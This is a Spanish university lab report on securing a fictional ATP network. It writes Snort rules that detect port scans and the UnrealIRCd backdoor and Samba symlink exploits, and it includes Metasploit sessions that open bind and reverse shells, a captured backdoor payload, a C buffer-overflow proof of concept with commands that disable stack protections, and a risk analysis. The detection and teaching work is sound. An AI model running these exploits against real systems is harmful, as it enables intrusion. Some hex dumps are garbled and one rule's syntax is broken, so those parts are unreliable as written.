En el caso de nuestro escenario, usamos un IDS que es *Snort*. Este es un software que tiene las funcionalidades de sniffer capturando paquetes y decodificador, con el fin de analizar el tráfico. Un apartado fundamental de este software consiste en la declaración de reglas con las que el tráfico es comprobado para detectar si se considera tráfico legítimo o no. En caso de que no, se emite una alerta al administrador.

Escenario

En nuestro escenario la red vulnerable era la de la ATP, es por eso por lo que nuestro objetivo es que se generen alertas de cualquier acceso indebido a la misma. Para controlar esto, debemos poner el IDS en el router frontera de ambas organizaciones, ya que es el punto por el que pasará el tráfico. De esta forma hemos definido como *\$HOME_NET* la 192.168.32.0/24 y como *\$EXTERNAL_NET* estarán todas las direcciones que no estén en la red local.

```
# ipvar HOME_NET 192.168.32.0/24
# Set up the external network address space
ipvar EXTERNAL_NET !$HOME_NET
# To HOME_NET is local to this host
```

Figura 53 : Configuración de las variables *\$HOME_NET* y *\$EXTERNAL_NET*

Detección de escaneo de puertos

Como hemos podido comprobar en el proceso de pentesting, la fase de recopilación de información tiene una relación muy estrecha con la información que puede proporcionar al usuario un simple escaneo de puertos con una herramienta como *Nmap*.

Para llevar a cabo esta detección, hemos introducido una regla en el fichero de reglas locales de *Snort*. Este fichero se encuentra en el directorio */rules* del directorio de la herramienta.

```
alumno@router:~$ sudo cat /etc/snort/rules/local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
preprocessor sfportscan: proto { all } scan_type { all } sense_level { high } logfile { scan.log }
```

Figura 54 : Configuración del fichero *local.rules* con la regla de detección de escaneo de puertos.

Para que se realice esta detección debemos contar con el preprocesador *sfportscan*, el cual es capaz de detectar escaneos tanto de TCP como de UDP. Además, hemos sabido por la documentación revisada que su diseño se basó en cómo realiza los escaneos *nmap*. Con la directiva *proto { all }* indicamos que queremos recibir la información de todos los protocolos. Aquí se podría especificar si se quiere recibir información acerca del protocolo concreto como TCP, UDP o IP. Con *scan_type { all }* indicamos que queremos recibir información de todos los tipos de escaneo que se estén pudiendo utilizar.

Se puede concretar si se quiere detectar cuando se haga un barrido de puertos con *portsweep*, en base a señuelos que indican si un puerto está activo o no con *decoy_portscan* o distribuído con *distributed_portscan*. En cuanto al nivel de sensibilidad para el cual se debe alertar, hemos decidido ponerlo como alto porque nuestras organizaciones no se dedican asiduamente a desplegar servicios, sino al mantenimiento de los que están desplegados para que el funcionamiento del mundo del tenis sea accesible para cualquier usuario que pueda entrar. Es por esto por lo que cualquier acto que no sea corriente debe ser indicado como un indicio de ataque. Esto se logra con la directiva *sense_level { high }*. Finalmente, indicamos el fichero de log en el que se imprimirán las alertas, el cual será *scan.log*. Este fichero se generará en */var/log/snort* y contendrá información sobre el suceso como la que se muestra a continuación:

```
Time: 04/06-07:55:40.244132
event_ref: 0
192.168.31.3 -> 192.168.32.3 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 11
IP Count: 1
Scanner IP Range: 192.168.31.3:192.168.31.3
Port/Proto Count: 11
Port/Proto Range: 22:8080

Time: 04/06-15:24:01.970530
event_ref: 0
192.168.31.3 -> 192.168.32.2 (portscan) TCP Portsweep
Priority Count: 3
Connection Count: 5
IP Count: 5
Scanned IP Range: 192.168.32.2:192.168.32.3
Port/Proto Count: 3
Port/Proto Range: 110:1723

Time: 04/06-15:24:01.995283
event_ref: 0
192.168.31.3 -> 192.168.32.2 (portscan) TCP Portscan
Priority Count: 8
Connection Count: 10
IP Count: 1
Scanner IP Range: 192.168.31.3:192.168.31.3
Port/Proto Count: 10
Port/Proto Range: 21:3389

Time: 04/06-15:24:01.996273
event_ref: 0
192.168.31.3 -> 192.168.32.3 (portscan) TCP Portscan
Priority Count: 7
Connection Count: 10
IP Count: 1
```

Figura 55 : Alerta del escaneo de puertos.

Cuando se lanza un escaneo de puertos, en este caso mediante la herramienta *nmap* desde la máquina Kali, se obtendrán las alertas en el fichero mencionado. Estas tienen la forma que se muestra, indicando la hora exacta a la que se realizó, el evento de referencia (que podría resultar útil si hubiera varios ataques a la vez) También se indica quién ha lanzado el escaneo y sobre qué máquina, junto con el tipo de escaneo. En cuanto a este tipo de escaneo, se puede observar que se ha realizado tanto un barrido de las direcciones IP de la organización y de los puertos desde el 21 hasta el 3389.

Detección intrusión IRC backdoor

En cuanto a la detección de ataques que hemos realizado en la fase de pentesting, a continuación vamos a intentar alertar sobre algunos de ellos.

En concreto, en este primer apartado, nos centramos en alertar sobre la intrusión usando una puerta trasera en el puerto **6667** de **IRC**. La vulnerabilidad consistía en explotar desde la máquina Kali (**192.168.31.3**) una vulnerabilidad de la máquina vulnerable (**192.168.32.3**).

Como se puede asociar con lo que introdujimos en la primera parte de configuración de Snort, la máquina atacante se encontrará en una red externa, mientras que la atacada en la red interna. Este es el primer paso a la hora de definir la regla, ya que el tráfico que queremos capturar tendrá como IP origen una dirección de red externa y un puerto cualquiera, mientras que la dirección a la que se quiere acceder, será de la red interna y el puerto 6667.

Esta regla, estará definida también en el fichero *local.rules* y tendrá la sintaxis que se muestra a continuación :

```
alert tcp $EXTERNAL_NET any ->$HOME_NET 6667 \
(msg:"Ejecución del exploit Unreal IRCD 3.2.8.1 Backdoor"; \
content:"|41 42 3b|"; \
classtype:string-detect; sid:25106; rev:1; reference:cve,2010-2075;)
```

La alerta comienza indicando que se trata de tráfico TCP y lo comentado anteriormente acerca de los equipos origen y destino. A continuación, se indica el mensaje con el que se alertará al administrador. Esto lo podemos observar en las siguientes capturas cuando llevamos a cabo la explotación.

En cuanto al contenido, hemos tenido que examinarlo con el sniffer de paquetes de Wireshark, ya que el contenido depende del payload que se seleccione en cada una de las requests de conexiones con IRC.

A continuación se muestran dos configuraciones de payload distintas. Por un lado, con un ataque reverso y por otro, con una conexión usando perl. Se puede observar que en ambas hay una serie de bytes que se repiten. Siempre se codificará “AB;payload”, por lo que como no sabemos qué payload configurará el atacante, debemos estar preparados para todos. Es por esto, por lo que en el contenido buscamos la parte común de todas las configuraciones, que es “AB;”.




Figura 56 : Payload seleccionado en el exploit.

```

6 30.039521593 192.168.31.3      192.168.32.3      IRC      312 Request (AB;perl)
7 30.045677366 192.168.32.3      192.168.31.3      TCP      68 6667 → 44075 [ACK]
Frame 6: 312 bytes on wire (2496 bits), 312 bytes captured (2496 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.31.3, Dst: 192.168.32.3
Transmission Control Protocol, Src Port: 44075, Dst Port: 6667, Seq: 1, Ack: 1, Len: 244
Internet Relay Chat
  Request [truncated]: AB;perl -MIO -e '$p=fork();exit,if$p,foreach my $key(keys %ENV){if($ENV{$key} eq $ENV{$key}){print $key}'
    Command: AB;perl
      Command parameters
0000  00 04 00 01 00 06 08 00  27 93 1a 65 00 00 08 00  .....
0010  45 00 01 28 88 49 40 00  40 06 f1 2f c0 a8 1f 03  E-( I@  @ ...
0020  c0 a8 20 03 ac 2b 1a 0b  1f fc f6 42 34 28 95 3d  ..+...
0030  80 18 01 f6 c1 71 00 00  01 01 08 0a 67 0d ad 70  ....q...
0040  00 06 4e d9 41 42 3b 70  65 72 6c 20 2d 4d 49 4f  .N AB;perl -
0050  20 2d 65 20 27 24 70 3d  66 6f 72 6b 28 29 3b 65  -e '$n=
```

Figura 57 : Payload seleccionado para el exploit (perl).

Finalmente, se indica en la alerta cómo se va a detectar el ataque, en este caso comparando contenidos del paquete, el SID y el CVE de referencia del exploit.

A continuación se muestra los accesos y las detecciones de los mismos con ambas configuraciones de payload :

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 0
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.32.3:6667 - Connected to 192.168.32.3:6667 ...
[*] 192.168.32.3:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.32.3:4444
[*] Command shell session 7 opened (0.0.0.0:0 → 192.168.32.3:4444) at 2021-04-09 00:31:52 -0400

[Priority: 3] {ICMP} 10.0.2.2 -> 192.168.32.3
04/09-07:37:03.572454 [**] [1:25106:1] Ejecución del exploit Unreal IRCD 3.2.8.1 Backdoor [**] [Classification: A suspicious string was detected] [Priority: 3] {TCP} 192.168.31.3:36495 -> 192.168.32.3:6667
```

Figura 58 : Generación de la alerta con el payload perl.

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 5
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.31.3:4444
[*] 192.168.32.3:6667 - Connected to 192.168.32.3:6667 ...
[*] 192.168.32.3:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xFrmYkccSMNKkEj5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "xFrmYkccSMNKkEj5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 8 opened (192.168.31.3:4444 → 192.168.32.3:46116) at 2021-04-09 00:35:14 -0400

[Priority: 3] {ICMP} 10.0.2.2 -> 192.168.32.3
04/09-07:40:25.563878 [**] [1:25106:1] Ejecución del exploit Unreal IRCD 3.2.8.1 Backdoor [**] [Classification: A suspicious string was detected] [Priority: 3] {TCP} 192.168.31.3:42825 -> 192.168.32.3:6667
```

Figura 59 : Generación de la alerta con el payload reverse.

Detección de intrusión samba

La clave de detectar esta vulnerabilidad consiste en saber cómo funciona. En este caso, lo que hace *smb* es crear enlaces simbólicos sobre el sistema de ficheros. Si se consulta el código de cómo se hace dicha operación, se puede observar que la función *syslink*, que es la que los crea, añade los caracteres `../`. De esta forma, para alertar sobre el uso del exploit que provoca la intrusión, debemos buscar el paquete SMB en que el que se produce dicha petición de conexión.

18 0. 0.0400012663 192.168.31.3 192.168.32.3 SMB 181 Trans2 Request, SET_PATH_INFO, Path: root\
+ 19 0.051558182 192.168.32.3 192.168.31.3 192.168.32.3 TCP 107 Trans2 Response, SET_PATH_INFO, Error: STATUS_OBJECT_NAME_COLLISION
+ 20 0.054669666 192.168.31.3 192.168.32.3 192.168.31.3 TCP 68 41789 → 445 [FIN, ACK] Seq=841 Ack=570 Win=64128 Len=0 Tsvai=4085838070 Tscr=4294940298
+ 21 0.054738248 192.168.32.3 192.168.31.3 192.168.32.3 TCP 68 445 → 41789 [FIN, ACK] Seq=842 Ack=570 Win=16624 Len=0 Tsvai=4294940300 Tscr=4085838070
+ 22 0.057313494 192.168.31.3 192.168.32.3 TCP 68 41789 → 445 [ACK1] Seq=842 Ack=571 Win=64128 Len=0 Tsvai=4085838073 Tscr=4294940300
Byte Count (BCC): 44
↳ SET_PATH_INFO Parameters
↳ SET_PATH_INFO Data
↳ Link destination:
↳ Unknown Data: 2e2e2f2e2e2f2e2e2f2e2e2f2e2e2f2e2e2f2e2e2f2e2e2f2e2e2f00
0000 00 04 00 01 00 06 08 00 27 03 1a 65 00 00 88 00
0010 45 00 00 a5 21 d2 40 00 49 06 58 2a c9 a8 1f 03 E...!@.
0020 c0 a8 20 03 a3 3d 01 bd 0a a3 00 99 a0 ca 04
0030 00 18 61 f5 c0 ee 00 09 01 01 08 0a f3 89 f0 f0
0040 ff ff 96 89 00 00 00 6d ff 53 4d 42 32 00 00 00
0050 00 19 01 28 00 00 00 00 00 00 00 00 00 00 00 00
0060 02 00 e9 d4 64 00 3c c8 0f 0d 00 1f 00 00 04 e9
0070 fd 00 00 00 00 00 00 00 00 00 00 0d 00 41 00 1f ..N.....
0080 00 4e 00 01 00 06 00 2c 00 01 02 00 00 00 00 72 ..oofsf...@
0090 6f 6f 74 66 73 00 2e 2e 2f 2e 2e 2f 2e 2e 2e ..@/./.../.
00a0 2e 2f 2e 2e 2f 2e 2e 2f 2e 2f 2e 2e 2e 2f 2e 2e ..@/./.../.
00b0 2f 2e 2e 2f 00 ..@/./.../.

Figura 60 : Contenido a buscar en el paquete.

Cabe destacar, que esta regla no funcionaría en todos los casos, ya que en función de las versiones de Samba y del propio sistema operativo, esta secuencia de caracteres que se envía como *Unknown data* es distinta. Por ejemplo, en Windows el acceso a los directorios se realiza con \ en vez de /.

Una vez que hemos conseguido saber qué detectar, la regla de snort que alertará sobre dicho uso es muy simple. Sabemos que vendrá dirigida la petición de una red externa, desde un puerto cualquiera, hacia el puerto 445 de una de las máquinas. En concreto la máquina vulnerable, pero indicamos \$HOME_NET por si el servicio se desplegará en más máquinas de la organización. A continuación se marca el contenido que hemos mencionado anteriormente, el mensaje de debug y la configuración pertinente a los valores identificativos de la regla :

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 \
  (msg:Samba - Uso del exploit Symlink Directory Traversal;\n
  content:"../../../../../../../../..";\n
  sid:11223344554; rev:1;)
```

De este modo, al lanzar el exploit con la configuración adecuada, nos alertaría como se puede observar a continuación :

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.32.3
[-] alumno@router: ~
[04/10/08:06:04.608510] [**] [1:2633409962:1] Samba - Uso del exploit Symlink Directory Traversal [**] [Priority: 0] {TCP} } 192.168.31.3:43457 -> 192.168.32.3:445
```

Figura 61 : Generación de la alerta.

Conclusiones

Una vez finalizado este primer bloque de las prácticas, tenemos la visión de cómo realizar una auditoría completa para una organización. Es un proceso completo y bastante sistemático que resulta fundamental para el buen funcionamiento y la seguridad de los servicios de una organización. Nos hemos dado cuenta de que simples medidas como las actualizaciones periódicas del software de los servicios, podrían ayudar enormemente a evitar intrusiones, ya que la mayoría de ataques detectados se han producido en puertos cuyos servicios tienen software desactualizado.

También hemos aprendido a hacer uso de firewalls, que siempre se nos habían presentado como una caja que ayudaba a securizar la red, pero no sabíamos cómo funcionaban realmente. Nos ha resultado de gran interés el apartado relativo a la utilización de un sistema de detección de intrusos.

En cuanto a la dificultad, la parte que más tiempo nos ha llevado ha sido el análisis y la explotación de las vulnerabilidades, ya que cuando empezamos no sabíamos relacionar las vulnerabilidades con los exploits.

Por tanto, concluimos esta primera parte de la práctica con gran satisfacción por nuestro trabajo realizado, y pensando que hemos afianzado los conocimientos teóricos expuestos en la asignatura.

Bloque II


Buffer Overflow

Un ataque de buffer overflow tiene como finalidad desbordar un buffer de datos para sobreescribir estructuras de memoria. Esto ocurre cuando lo que se quiere insertar tiene un tamaño mayor que el soportado por la estructura. De esta forma, se consigue modificar datos de la pila o incluso de zonas de memoria adyacentes, lo que podría dar acceso al atacante a información sensible de un programa en concreto o incluso del usuario.

Ejercicio – Buffer Overflow – Modificación de variables

Este primer ejercicio presenta una clara vulnerabilidad de buffer overflow, ya que se puede intentar desbordar la pila con el parámetro que recibe la función *foo*.

Esta función reserva en la pila 32 bytes con las variables *c* y *myVar*. La primera de ellas es una cadena de 28 caracteres, por lo que esta variable reservará 28 bytes en la pila. Recordemos la estructura LIFO que sigue. La variable *myVar* se trata de un entero, por lo que ocupará 4 bytes y se almacenará inmediatamente en las posiciones encima de la pila.



Cuando se imprime una primera vez el valor de la variable entera, se comprueba que efectivamente contiene el valor que se le ha asignado, 10.5. El desbordamiento viene en la siguiente línea, en la cual se hace uso de la función de C *memcpy*. Esta función recibe 3 parámetros: la estructura en la que se van a almacenar los datos (*c*, en nuestro caso), la cadena origen (*bar*, que es el parámetro que se le pasa a la función *foo*) y el número de bytes que se van a copiar, en este caso, la longitud de *bar*. En este último parámetro subyace el ataque con el que explotamos esta vulnerabilidad. Sabemos que en la pila están almacenadas la estructura de la cadena destino y la variable *myVar*. Realmente, el ataque reside en conocer dicha estructura de la pila y el tamaño de las estructuras, porque si la cadena *bar* que pasáramos a la función *foo*, fuera del mismo tamaño que la estructura destino en la que se van a copiar los datos, no habría ningún problema.

Como sabemos que la cadena c ocupa 28 bytes, los 28 primeros bytes que pasemos como parámetro a la función, serán los que se asignen en las posiciones de memoria que ocupa dicha variable. Sabemos que la variable myVar ocupa 4 bytes, por lo que si pasamos 4 bytes más como parámetro, este valor será el que tome la variable. De esta forma estaremos realizando un ataque de buffer overflow, en este caso modificando el valor que tiene una variable. Al ser una variable entera, el valor que pasemos será convertido de hexadecimal a ASCII y posteriormente se imprimirá en decimal con el segundo uso de la función *printf*. De este modo, nuestro objetivo es dar a la variable myVar un valor cuya representación en ASCII se de en 4 dígitos. Es necesario destacar que el valor se almacena en codificación little-endian, por lo que si quisiéramos almacenar el valor ASCII de la cadena ABCD deberíamos añadirlo en el código como DCBA. En las siguientes figuras mostramos dicho ejemplo:

```

#include <string.h>
#include <stdio.h>

void foo (char *bar)
{
    char c[28];
    float myVar = 10.5;
    printf("myVar value = %f\n", myVar);
    memcpy(c, bar, strlen(bar));
    printf("myVar value = %f\n", myVar);
}

int main (int argc, char **argv)
{
    foo("0123456789012345678912345678DCB");
    return 0;
}

```

Para poder ejecutarlo, deberemos desactivar las medidas de seguridad que protegen la pila haciendo uso de los siguientes comandos:

sudo sysctl -w kernel.randomize_va_space=0 : desactiva la aleatoriedad de la pila.

gcc -g -fno-stack-protector -z execstack example-3.c -o example -m32 : desactiva la protección de la pila y permite la ejecución.

Para comprobar si nuestro razonamiento es correcto, pasamos el valor decimal de myVar a hexadecimal, lo que da el valor hexadecimal 0x41424344 como se muestra en la siguiente figura.

Floating Point to Hex Converter

Show details Swap endianness Uppercase letters in hex

Hex value: Convert to float

0x41424344

4	1	4	2	4	3	4	4
0	1	0	0	0	1	0	1
0	10000010	10000100100001101000100					

sign exponent mantissa

+1 130 1.10000100100001101000100 (binary)

+1 * 2^(130 - 127) * 1.5176777839660645

+1 * 8.00000000 * 1.5176777839660645

12.1414

Float value: Convert to hex

El siguiente paso consiste en comprobar con qué valor ASCII se corresponde dicho valor hexadecimal, que lo hacemos con el conversor que se muestra en la siguiente figura :

HexString Input

AnalyzeData

ASCII		Binary	
#	Raw	Binary	
0	41 42	0100000101000010	
2	43 44	0100001101000100	

Comprobamos cómo efectivamente la cadena de valores ASCII ABCD se corresponde con el valor que devuelve myVar.

Una vez hemos sabido cómo se almacena en memoria el valor, podemos modificar la variable myVar con el valor que queramos. Cabe destacar que sólo se reconocen los caracteres ASCII originales y no los del alfabeto extendido, y que contamos con 4 dígitos, por lo que realmente no se puede almacenar cualquier valor, pero sí se podrá modificar con un rango de valores bastante grande.

Ejercicio – GDB

La ampliación del ejercicio anterior consiste en la depuración del mismo con **gdb**. Dado que tenemos que mirar el valor de los registros, hemos decidido cambiar la cadena que recibe *foo*, para que de esta forma identifiquemos bien los distintos bloques de datos que almacena la pila.

```
int main (int argc, char **argv)
{
    foo("00000000000000000000000000000000DCBA");
    return 0;
}
```

Con esta cadena, nos será mucho más fácil encontrar dónde está el valor asociado al nuevo registro al consultar el valor de los mismos. Para esto es importante que hayamos compilado el código con la opción *-g*, con el fin de evitar la protección y permitir la ejecución, como se comentaba en el apartado del primer ejercicio.

A continuación, lanzamos *gdb* y listamos el código para ver el número de cada línea.

```
(kali㉿kali)-[~]
└─$ gdb -q example
Reading symbols from example ...
(gdb) list
 5
 6
 7     char c[28];
 8     float myVar = 10.5;
 9
10     printf("myVar value = %f\n", myVar);
11
12     memcpy(c, bar, strlen(bar));
13
14     printf("myVar value = %f\n", myVar);
(gdb)
15
16
17     int main (int argc, char **argv)
18     {
19         foo("00000000000000000000000000000000DCBA");
20         return 0;
21     }
(gdb) █
```

Observamos que en la línea 8 se produce la asignación del valor a la variable, por lo que ponemos en ella un breakpoint con la opción *b* y pasamos a ejecutar la siguiente línea con *n*. Si consultamos el valor de los registros con *x/20wx \$esp* podemos observar el valor 10.5 que tiene la variable. Este se corresponde con el valor hexadecimal 0X41280000, por lo que ya sabemos dónde tenemos que fijarnos para consultar la actualización del campo.

```
Breakpoint 1, foo (bar=0x5655701c '0' <repeats 28 times>, "DCBA") at Descargas/example-3.c:8
8          float myVar = 10.5;
(gdb) n
10         printf("myVar value = %f\n", myVar);
(gdb) x/20wx $esp
0xfffffd180: 0x00000000 0x00000000 0x56555034 0xf7fb1a28
0xfffffd190: 0xf7fb0000 0xf7fe4080 0x00000000 0x41280000
0xfffffd1a0: 0xf7fb03fc 0x00000000 0xfffffd1c8 0x5655625d
0xfffffd1b0: 0x5655701c 0xfffffd284 0xfffffd28c 0x56556249
0xfffffd1c0: 0xf7fe4080 0xfffffd1e0 0x00000000 0xf7de9e46
```

Observamos que en la línea 13 se produce el cambio en los registros, al ejecutarse la función *memcpy*. En este caso, ponemos el breakpoint en la línea 14, ya que es la primera que se ejecuta tras la función de copia en memoria. De este modo, podemos ejecutar con *run* y la ejecución se detendrá en dicha línea.

```
Breakpoint 2, foo (bar=0x5655701c '0' <repeats 28 times>, "DCBA") at Descargas/example-3.c:14
14         printf("myVar value = %f\n", myVar);
(gdb) x/20wx $esp
0xfffffd180: 0x30303030 0x30303030 0x30303030 0x30303030
0xfffffd190: 0x30303030 0x30303030 0x30303030 0x41424344
0xfffffd1a0: 0xf7fb03fc 0x00000000 0xfffffd1c8 0x5655625d
0xfffffd1b0: 0x5655701c 0xfffffd284 0xfffffd28c 0x56556249
0xfffffd1c0: 0xf7fe4080 0xfffffd1e0 0x00000000 0xf7de9e46
(gdb) █
```

Volvemos a consultar el valor de los registros y comprobamos que tenemos el valor 0x41424344, el cual si comprobamos de la misma forma que en el primer ejercicio, daremos con que se corresponde con el valor ABCD.

Gestión de riesgos

Contexto y estructura de la empresa

Para evaluar el contexto y la estructura de la empresa, vamos a comenzar por definir el propósito de la misma así como su modelo de negocio.

La Asociación de Tenistas profesionales (ATP) tiene como propósito defender los intereses y la integridad de los tenistas masculinos. El core business de la misma trata la organización de torneos oficiales, disputados por los tenistas profesionales. Los ingresos que recibe la organización viene principalmente de las afiliaciones de los socios, las entradas de los torneos pagadas por el público y grandes contratos realizados con las televisiones, patrocinadores y los gobiernos de los países y ciudades en las cuales se organizan estos torneos. Otros ingresos minoritarios podrían ser en forma de *merchandising* o material deportivo.

En cuanto a los objetivos estratégicos, habría que considerar realizar un análisis DAFO:

Como debilidades, podríamos decir que al ser un sector tan amplio, habría que realizar un análisis de capacidades, conocimientos y recursos del equipo directivo. Así como identificar debilidades en el factor “humano”, que puedan ser un lastre para el crecimiento de la organización.

El siguiente punto a analizar son las amenazas. La organización no tiene rival como tal, pero la monotonía de los torneos podría dar pie a que algunos empresarios quieran organizar torneos no reglados por la propia ATP. El caso más conocido, la pasada Copa Davis, cuyo formato se rediseñó y fue llevado a cabo por el famoso futbolista y empresario, Gerard Piqué.

La gran fortaleza es que la ATP se reconoce como el único circuito oficial de los tenistas en el mundo. Su estructura organizativa es muy estable y salvo casos aislados, no ha habido quejas por parte de los tenistas, que al fin y al cabo son los máximos exponentes de la organización.

Por último, como oportunidades podríamos aprovechar las amenazas que se plantean. El éxito de algunos torneos o shows no pertenecientes al circuito del tenis profesional, puede dar ideas innovadoras sobre qué interesa más al espectador.

La empresa se encuentra organizada de la siguiente forma: tenemos una sede central ubicada en Londres en la cual se encuentran todos los servidores y sistemas necesarios para llevar a cabo la gestión y el soporte de todas las funcionalidades que la empresa debe llevar a cabo. Al margen, nos encontramos en cada Grand Slam con una subred de la propia ATP que se encuentra formada por un entramado de switches y routers.

No disponemos de un plan de riesgos como tal, pero en este documento expondremos posteriormente los riesgos posibles asociados a cada activo mediante un análisis de riesgos, así como los posibles impactos derivados de estos.

En cuanto a quiénes son los interesados del éxito de la empresa, podemos identificar una serie de stakeholders:

En primer lugar tenemos **los tenistas**, que son los trabajadores, y de los cuales depende la empresa, ya que del espectáculo que ellos ofrecen dependen los ingresos. Sus expectativas son unas buenas condiciones laborales, y una remuneración adecuada por la participación y la posición obtenida en los torneos.

Otro stakeholder es **el público**, ya que los aficionados confían en la organización como espectáculo y buscan las mejores condiciones posibles para disfrutar de los torneos. Ellos suponen una gran parte de los ingresos de la ATP, puesto que es un stakeholder muy importante.

La retransmisión de los partidos se realiza mediante las distintas **televisiões privadas** que tienen contratos con la ATP. Por eso, estas televisiones se consideran otro stakeholder. Sus expectativas son las de obtener grandes fuentes de ingresos mediante la visualización de los espectadores de los torneos. Estas televisiones buscarán ofrecer de manera exclusiva este servicio, ya que de esa manera se garantiza un mayor índice de audiencia.

Ayuntamientos. Los ayuntamientos de las distintas ciudades donde se organizan los torneos se encuentran muy interesados en que su ciudad sea una sede de los torneos ATP, puesto que supone una gran inyección a la economía de la ciudad debido al turismo.

Otro stakeholder que repercute de manera directa en el apartado económico de la empresa son las **marcas patrocinadoras**. Los *sponsor* son un stakeholder que realiza una gran inyección de capital a la empresa, y buscan que la imagen de la ATP nunca se vea deteriorada puesto que el nombre de su empresa se encuentra asociado a esta, y exige que los ratings de audiencia sean lo más favorables posibles.

Junta directiva de la empresa. Será la encargada junto al presidente de tomar una serie de decisiones relativas a la organización de los torneos.

Un punto bastante importante a analizar es el entorno de la empresa. En este caso, el tenis es un deporte con un número de aficionados muy grande y extendido por todo el mundo. El número de detractores es más bien escaso, ya que no se trata de un deporte en el que se hayan propuesto revoluciones en cuanto a la idea inicial.

Además, en el mundo contemporáneo, las instituciones intentan convencer a la población de la importancia de la práctica deportiva para gozar de mejor salud. El tenis se adapta perfectamente a esto, al ser un deporte en el que el contacto físico con un rival es inexistente y la probabilidad de lesionarse practicándolo a nivel amateur es prácticamente nula, para cualquier edad.

Roles y responsabilidades

A continuación se muestra el modelo de cómo sería la estructura RACI de alguno de los departamentos de la organización :

- **R (Responsible)** Este rol realiza el trabajo y es responsable por su realización. Ejemplos de estos son los técnicos informáticos, abogados y administrativos.
- **A (Accountable)** Este rol se encarga de aprobar el trabajo finalizado y a partir de ese momento, se vuelve responsable por él. En este caso podemos encontrar a un jefe de departamento o a más alto nivel, al presidente de la junta directiva, o el presidente de la ATP (*Andrea Gaudenzi*)
- **C (Consulted)** Este rol posee alguna información o capacidad necesaria para terminar el trabajo. En este caso podemos encontrar asesores a más alto nivel que los del nivel R. En cierto modo podría ser también un jefe de departamento, como el rol A, pero tiene un papel más cercano al desarrollo del proyecto que simplemente hacerse responsable de él.
- **I (Informed)** Este rol debe ser informado sobre el progreso y los resultados del trabajo. Directores de una campaña o proyecto, en nuestro caso podría ser una campaña publicitaria que atañe a varios departamentos o un alto responsable de la organización de un torneo ATP.

En cuanto a la estructura de departamentos de la empresa, esta es la jerarquía que planteamos para la realización del proyecto:

-Directivos: el máximo representante de este grupo es *Andrea Gaudenzi*, como presidente y C-LEVEL. La estructura de la junta es parecida a la de la RFET, pero con figuras importantes como los representantes de jugadores. En esta sección podemos encontrar los cargos de B-LEVEL también, como figuras realmente importantes de la organización. En este caso podemos citar a otros miembros de la junta directiva, como el representante de jugadores *Alex Inglot*.

-Staff: en este apartado podemos distinguir administrativos, encargados de finanzas, marketing, departamento médico... En esta sección también tenemos en cuenta como apoyo externo a múltiples asesores que para los distintos departamentos y una empresa de abogados subcontratada encargada de los temas legales: redacción/validación de contratos con distintos stakeholders, recaudación de información sobre la LOPD, que nos garantiza que las operaciones realizadas siempre van a seguir un buen cauce legal.

-Técnicos informáticos: al igual que en la RFET, su cometido es el mantenimiento de las oficinas, la configuración de equipos y servicios. Además de securizar la organización con los algunos de los mecanismos que se mencionan en los siguientes apartados.

En cuanto a la política de toma de decisiones, el proceso que esta seguirá dependerá tanto de la importancia, como del ámbito de la decisión. Si se trata de una decisión de carácter poco relevante para el desarrollo de la empresa, se adoptará y se llevará a cabo por el equipo

correspondiente. En el caso de que sea una decisión importante, que venga derivada de un estudio de uno de los departamentos de la empresa, la decisión pasará primero por el máximo responsable del departamento, y posteriormente se someterá a la junta directiva, llegando hasta el presidente *Andrea Gaudenzi* si fuera necesario.

Activo primario

Sabemos que un activo es un componente o funcionalidad de un sistema de información susceptible de ser atacado deliberada o accidentalmente con consecuencias para la organización. Incluye: información, datos, servicios, aplicaciones (software), equipos (hardware), comunicaciones, recursos administrativos, recursos físicos y recursos humanos. Nuestra labor es identificar los activos más importantes, y elaborar un plan para que el sistema no sea dependiente de dichos activos, y siga pudiendo funcionar en caso de fallo de alguno de ellos.

Hemos identificado como proceso crítico el proceso de compra de las entradas de los torneos por parte de los clientes, siendo el activo primario la información de las tarjetas bancarias de dichos clientes.

